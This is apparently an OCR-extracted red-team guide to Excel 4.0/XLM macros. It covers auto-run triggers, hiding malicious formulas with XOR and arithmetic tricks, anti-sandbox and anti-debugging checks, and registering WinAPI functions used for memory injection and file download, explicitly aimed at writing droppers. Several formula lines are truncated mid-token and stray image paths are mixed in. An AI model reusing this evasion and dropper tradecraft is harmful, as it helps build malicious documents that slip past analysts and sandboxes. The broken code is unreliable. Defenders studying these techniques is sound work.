Awesome-Excel4.0 [awesome]

Follow us on Twitter!

List of Awesome Excel4.0/XLM tricks and functions useful Red Team and Blue Team. This list is for anyone wishing to learn about Excel4.0/XLM for Red Team but do not have a starting point.


Based on: The first step in Excel 4.0 for Red Team

Table of Contents

↑ Creating Excel 4.0 macro

Let's start by creating a simple macro to run the calculator:


1. Run Excel and create new workbook.
2. Right click "Sheet1" in the bottom of your screen and click "Insert".



3. Next select "MS Excel 4.0 Macro" and click "OK".
4. A new worksheet "Macro1" has been created. You can enter formulas in this special worksheet. If you're familiar with vba macros then you can see first very important difference. Excel 4.0 macros are stored in special macro sheet, not in vbaProject.bin file. Enter following formulas:


```
=EXEC("calc.exe")
=HALT()
```

To test it, right click on the cell that contains EXEC formula and choose "Run"->"Run".



Trigger functions

There are two fundamentals trigger functions: Auto_Open and Auto_Close. In order to use it, you have to rename the first cell of your macro.




One interesting thing is that you can obfuscate the Auto_Open and Auto_Close functions by adding random characters to their end e.g. the Auto_OpenTEST function will execute when you open Excel just like Auto_Open. Moreover, these functions are case-insensitive so you can use AuTo_OpEn.

↑ Obfuscation

There are a lot of obfuscation techniques such as xor, addition, subtraction, division, multiplication, substring etc. Of course, you can mix these techniques. Let's take a closer look at them and try to obfuscate EXEC("calc.exe") call. But first let me introduce some basic functions:

- CHAR(number) - returns the character specified by a number;
- CONCATENATE(text1, [text2], ...) - one of the text functions, to join two or more text strings into one string;
- & operator - allows to join two string into one example: ="TEST"&"TEST2";
- FORMULA(formula_text, reference) - enters a formula in the active cell or in a reference, where reference is address of cell. We will use R1C1 reference style for cell addressing, where R1 is row 1 and C1 is column 1. FORMULA allows you to run Excel 4.0 functions represented as a string.




XOR example

For XOR obfuscation you can use BITXOR(number1, number2) function.

Example: (paste it in R2C1 cell)

```
=CONCATENATE(CHAR(BITXOR(72,117)),CHAR(BITXOR(50,119)),CHAR(BITXOR(45,117))
=CONCATENATE(CHAR(BITXOR(42,111)),CHAR(BITXOR(40,107)),CHAR(BITXOR(95,119))
=CONCATENATE(CHAR(BITXOR(2,110)),CHAR(BITXOR(7,100)),CHAR(BITXOR(79,97)))
=CONCATENATE(CHAR(BITXOR(7,98)),CHAR(BITXOR(14,118)),CHAR(BITXOR(4,97)),CHA
=CONCATENATE(R2C1,R3C1,R4C1,R5C1)
=FORMULA(R6C1,R7C1)
```




SUM example

For SUM obfuscation you can use SUM(number1, number2) function.

Example: (paste it in R2C1 cell)

```
=CONCATENATE(CHAR(SUM(6,55)),CHAR(SUM(27,42)),CHAR(SUM(51,37)),CHAR(SUM(6,6
=CONCATENATE(CHAR(SUM(41,5)),CHAR(SUM(52,49)),CHAR(SUM(115,5)),CHAR(SUM(72,
=CONCATENATE(R2C1,R3C1)
=FORMULA(R4C1,R6C1)
```




MOD example

For MOD obfuscation you can use MOD(number1, number2) function.

Example: (paste it in R2C1 cell)

```
=CONCATENATE(CHAR(MOD(427,366)),CHAR(MOD(347,278)),CHAR(MOD(623,535)),CHAR(
=CONCATENATE(CHAR(MOD(259,160)),CHAR(MOD(557,511)),CHAR(MOD(619,518)),CHAR(
=CONCATENATE(R2C1,R3C1)
=FORMULA(R4C1,R6C1)
```




MID example

For MID obfuscation you can use MID(text, start_num, num_chars) function. In this case, take into account that quotation marks can be present in the string that you want to obfuscate. So you need to escape double quotes, for example like that: """" or replace all double quotes with CHAR(34).

Example: (paste it in R2C1 cell)

```
=CONCATENATE(MID("=",1,1),MID("E",1,1),MID("X",1,1),MID("E",1,1),MID("C",1,1
(",1,1),CHAR(34),MID("c",1,1),MID("a",1,1),MID("l",1,1),MID("c",1,1),MID(".
=CONCATENATE(CHAR(34),MID(")",1,1))
=CONCATENATE(R2C1,R3C1)
=FORMULA(R4C1,R6C1)
```




INT example

For INT obfuscation you can use INT(number) function.

Example: (paste it in R2C1 cell)

```
=CONCATENATE(CHAR(INT("6"&"1")),CHAR(INT("6"&"9")),CHAR(INT("8"&"8")),CHAR(
=CONCATENATE(CHAR(INT("9"&"9")),CHAR(INT("4"&"6")),CHAR(INT("1"&"0"&"1")),CI
=CONCATENATE(R2C1,R3C1)
=FORMULA(R4C1,R6C1)
```



Execution environment

Excel 4.0 provides a lot of formulas which return information about execution environment. This technique could be also used as Antisandbox technique. Often the sandbox will have a different execution environment, so the values returned by these functions will be different.

For example =GET.WORKSPACE(42) formula checks if computer is capable of playing sounds. If yes then returns True(1) otherwise False(0). Let's try to obfuscate 'e' (ASCII 101) character. =GET.WORKSPACE(42)+-344

If playing sound is enabled then GET.WORKSPACE(42) will return 1, so we will get 1-344=-343 -> CHAR(-343 + 444)=CHAR(101) = 'e'. If playing sound is disabled then GET.WORKSPACE(42) will return 0, so we will get 0-344=-344 -> CHAR(-344 + 444)=CHAR(100) = 'd'.


```
Put it in R1C1
=GET.WORKSPACE(42)+29
=GET.WORKSPACE(42)+-344
=GET.WORKSPACE(42)+123
=GET.WORKSPACE(42)+-421
=GET.WORKSPACE(42)+443
=GET.WORKSPACE(42)+-431
=GET.WORKSPACE(42)+-321
=GET.WORKSPACE(42)+-97
=GET.WORKSPACE(42)+-11
=GET.WORKSPACE(42)+2
=CONCATENATE(CHAR(R1C1+31),CHAR(R2C1+444),CHAR(R3C1-4),CHAR(R2C1+444),CHAR(
=FORMULA(R11C1, R13C1)
```

Adding noise

Malware authors often add noise to the worksheet by inserting random values in cells.

Multiple calls in one cell

Excel 4.0 allows to define multiple variables and call multiple formulas in one single cell.



Spread formulas

Another technique that makes your code difficult to analyze and obfuscates your code is to spread formulas across a sheet or across multiple sheets. When spreading formulas on the worksheet, be sure to follow the correct order of calls.

↑ Using WinAPI

You can access WinAPI functions via REGISTER, REGISTER.ID and CALL formulas. REGISTER and REGISTER.ID function allows you to load an exported function of a DLL. CALL function allows you to call a procedure in a DLL or code resource.

REGISTER and REGISTER.ID formula syntax: REGISTER(module_text, procedure, type_text, function_text, argument_text, macro_type, category, shortcut_text, help_topic, function_help, argument_help1, argument_help2,...) - returns ID that you can use in CALL function in order to call imported function.

REGISTER.ID(module_text, procedure, type_text) - returns ID that you can use in CALL function in order to call imported function.

- module_text - name of a DLL;
- procedure - name of exported function that you want to import;
- type_text - string representing the types of return value and arguments of function that you want to import. You can find types here;
- function_text - custom name of function that you want to import. So it's a good place for obfuscation imported function names. You will use that name when you will want to call your imported function;
- argument_text - is text specifying the names of the arguments you want to appear in the Paste Function dialog box. Argument names should be separated by commas;
- macro_type - type of macro, use 1 for function and 2 for commands, default is 1;
- category - specifies the function category in the Paste Function dialog box in which you want the registered function to appear. You can use the category number or the category name for category. If you use the category name, be sure to enclose it in double quotation marks. If category is omitted, it is assumed to be 14 (User Defined);
- for the purposes of this post, we don't need any further arguments. If you are curious what they are for, you can check it out in Excel 4.0 Macro Functions Reference.

Example:

```
=REGISTER("User", "GetTickCount", "J", "GetTicks", , 1, 9)
=GetTicks()

# Paste this example into R1C3 cell
=REGISTER.ID("Shell32","ShellExecuteA","JJCCCJJ")
=CALL(R1C3,0,"open","C:\\Windows\\System32\\cmd.exe","/c calc.exe",0,5)
```

CALL function syntax: CALL(dll_name,function_name,type_string,arg1,...,argN)

- dll_name - name of a DLL;
- function_name - name of exported function that you want to call. ;
- type_string - string representing the types of return value and arguments of function that you want to call. You can find types here;
- arg1,...,argN - arguments of function defined in function_name.

CALL(register_id, arg1,...,argN)

- register_id - ID returned by REGISTER.ID formula;
- arg1,...,argN - arguments of function. Example:

```
=CALL("Shell32","ShellExecuteA","JJCCCJJ",0,"open","C:\\Windows\\System32
\\cmd.exe","/c calc.exe",0,5)
```

Useful functions

VirtualAlloc

```
=REGISTER("Kernel32", "VirtualAlloc", "JJJJJ", "VirtualAlloc", , 1, 9)
```

WriteProcessMemory

```
=REGISTER("Kernel32", "WriteProcessMemory", "JJJCJJ",
"WriteProcessMemory", , 1, 9)
```

CreateThread

```
=REGISTER("Kernel32", "CreateThread", "JJJJJJJ", "CreateThread", , 1, 9)
```

RtlCopyMemory

```
=REGISTER("Kernel32", "RtlCopyMemory", "JJCJ", "RtlCopyMemory", , 1, 9)
```

QueueUserAPC

```
=REGISTER("Kernel32", "QueueUserAPC", "JJJJ", "QueueUserAPC", , 1, 9)
```

NtTestAlert

```
=REGISTER("Kernel32", "NtTestAlert", "J", "NtTestAlert", , 1, 9)
```

URLDownloadToFileA

```
=REGISTER("urlmon", "URLDownloadToFileA", "JJCCJJ", "URLDownloadToFileA",
, 1, 9)
```

↑ Antisandbox techniques

Here are some techniques used by droppers in phishing campaigns. If you analyze a malicious macro, it will save you time searching Excel 4.0 documentation.

- Check the time elapsed between the execution of the formulas. If someone analyzes the instructions step by step manually, the execution time of the formulas will be longer. R10C1 and R1C1 are references to NOW() formula output. Put your code between NOW() formulas and change time.

```
=NOW()
=CHAR(61)
=CHAR(61)
=CHAR(61)
=CHAR(61)
=CHAR(61)
=CHAR(61)
=CHAR(61)
=CHAR(61)
=NOW()
=IF(((R10C1-R1C1)*1000000)<3,,CLOSE(TRUE))
```

- Check whether or not window is hidden.


```
=IF(GET.WINDOW(7),,CLOSE(TRUE))
```

- Check if mouse is present

```
=IF(GET.WORKSPACE(19),,CLOSE(TRUE))
```

- Check whether or not we are running macros in single-step mode. If someone tries to evaluate formula by formula, it can be detected this way. It's very annoying if you put multiple formulas like that in different macro sections.

```
=IF(GET.WORKSPACE(31),CLOSE(TRUE),)
```



- Check if computer is capable of playing sounds

```
=IF(GET.WORKSPACE(42),,CLOSE(TRUE))
```

- Check if computer is capable of recording sounds

```
=IF(GET.WORKSPACE(43),,CLOSE(TRUE))
```

- Check if usable workspace width, in points is less than X

```
=IF(GET.WORKSPACE(13)<X,CLOSE(TRUE)
```

- Check if usable workspace height, in points is less than X

```
=IF(GET.WORKSPACE(14)<X,CLOSE(TRUE)
```

- Check if Excel is running on Windows:

```
=IF(ISNUMBER(SEARCH("Windows",GET.WORKSPACE(1))),,CLOSE(TRUE))
```

- Check if document name is test.xlsm. You can check if somebody changed file name in this way. Sometimes sandboxes do that.

```
=IF(GET.DOCUMENT(88)<>"test.xlsm",CLOSE(TRUE),)
=IF(GET.WORKBOOK(16)<>"test.xlsm",CLOSE(TRUE),)
```

↑ Detecting language

One of the problems when writing macros in excel 4.0 is the language settings in Excel. If your national language is not English, you will probably also have a problem with it, where your clients have Excel, e.g. in Polish. Excel automatically translates the formulas to another language, but if you obfuscate some malicious formulas, they will not be translated. So when writing droppers, you will probably have to consider the two languages: English and your native language. You can use the following function to detect the language: INDEX(GET.WORKSPACE(37),1). This function returns number corresponding to the country version of Microsoft Excel. For example 48 is Polish.

```
=IF(INDEX(GET.WORKSPACE(37),1)<>48,GOTO(ADDRESS_1),GOTO(ADDRESS_2))
```

↑ Running system commands

You can use EXEC method to run your cmd with arguments:

```
=EXEC("C:\Windows\system32\cmd.exe /c calc.exe")
```

But an interesting alternative is to run the program and send arguments to it. You can achieve this by using APP.ACTIVATE and SEND.KEYS functions:

- APP.ACTIVATE(title_text, wait_logical) - switches to an application. Use APP.ACTIVATE to switch to another application that is already running or that you

have started by using EXEC.
- SEND.KEYS(key_text, wait_logical) - sends keystrokes to the active application just as if they were typed at the keyboard.

In this example cmd.exe will run, then the window will be changed to cmd.exe. The SEND.KEYS function will send the calc.exe command to cmd.exe. CHAR(13) in this case is equivalent to enter.

```
=EXEC("C:\Windows\System32\cmd.exe")
=WAIT(NOW()+"00:00:01")
=APP.ACTIVATE("C:\Windows\System32\cmd.exe", FALSE)
=SEND.KEYS("calc.exe "&CHAR(13), TRUE)
=APP.ACTIVATE(, FALSE)
```

↑ Defining variable

You can define a variable with the SET.NAME function. SET.NAME(name_text, value) where,

- name_text - name that refers to value;
- value - value you want to store in name_text.

```
=SET.NAME("cmd","calc.exe")
=EXEC(cmd)
```

Also you can put value in the cell and pass reference to it in SET.NAME call.

```
Paste it at R1C1:
calc.exe
=SET.NAME("cmd",R1C1)
=EXEC(cmd)
```

An alternative way to define a variable is to write: name = value in the cell.

```
cmd="calc.exe"
=EXEC(cmd)
```

↑ Defining function

You can call your macro as function by defining variable pointing to start of your macro. At the end of your macro add RETURN formula.

RETURN(value) - ends the currently running macro and returns control to the formula that called the custom function.

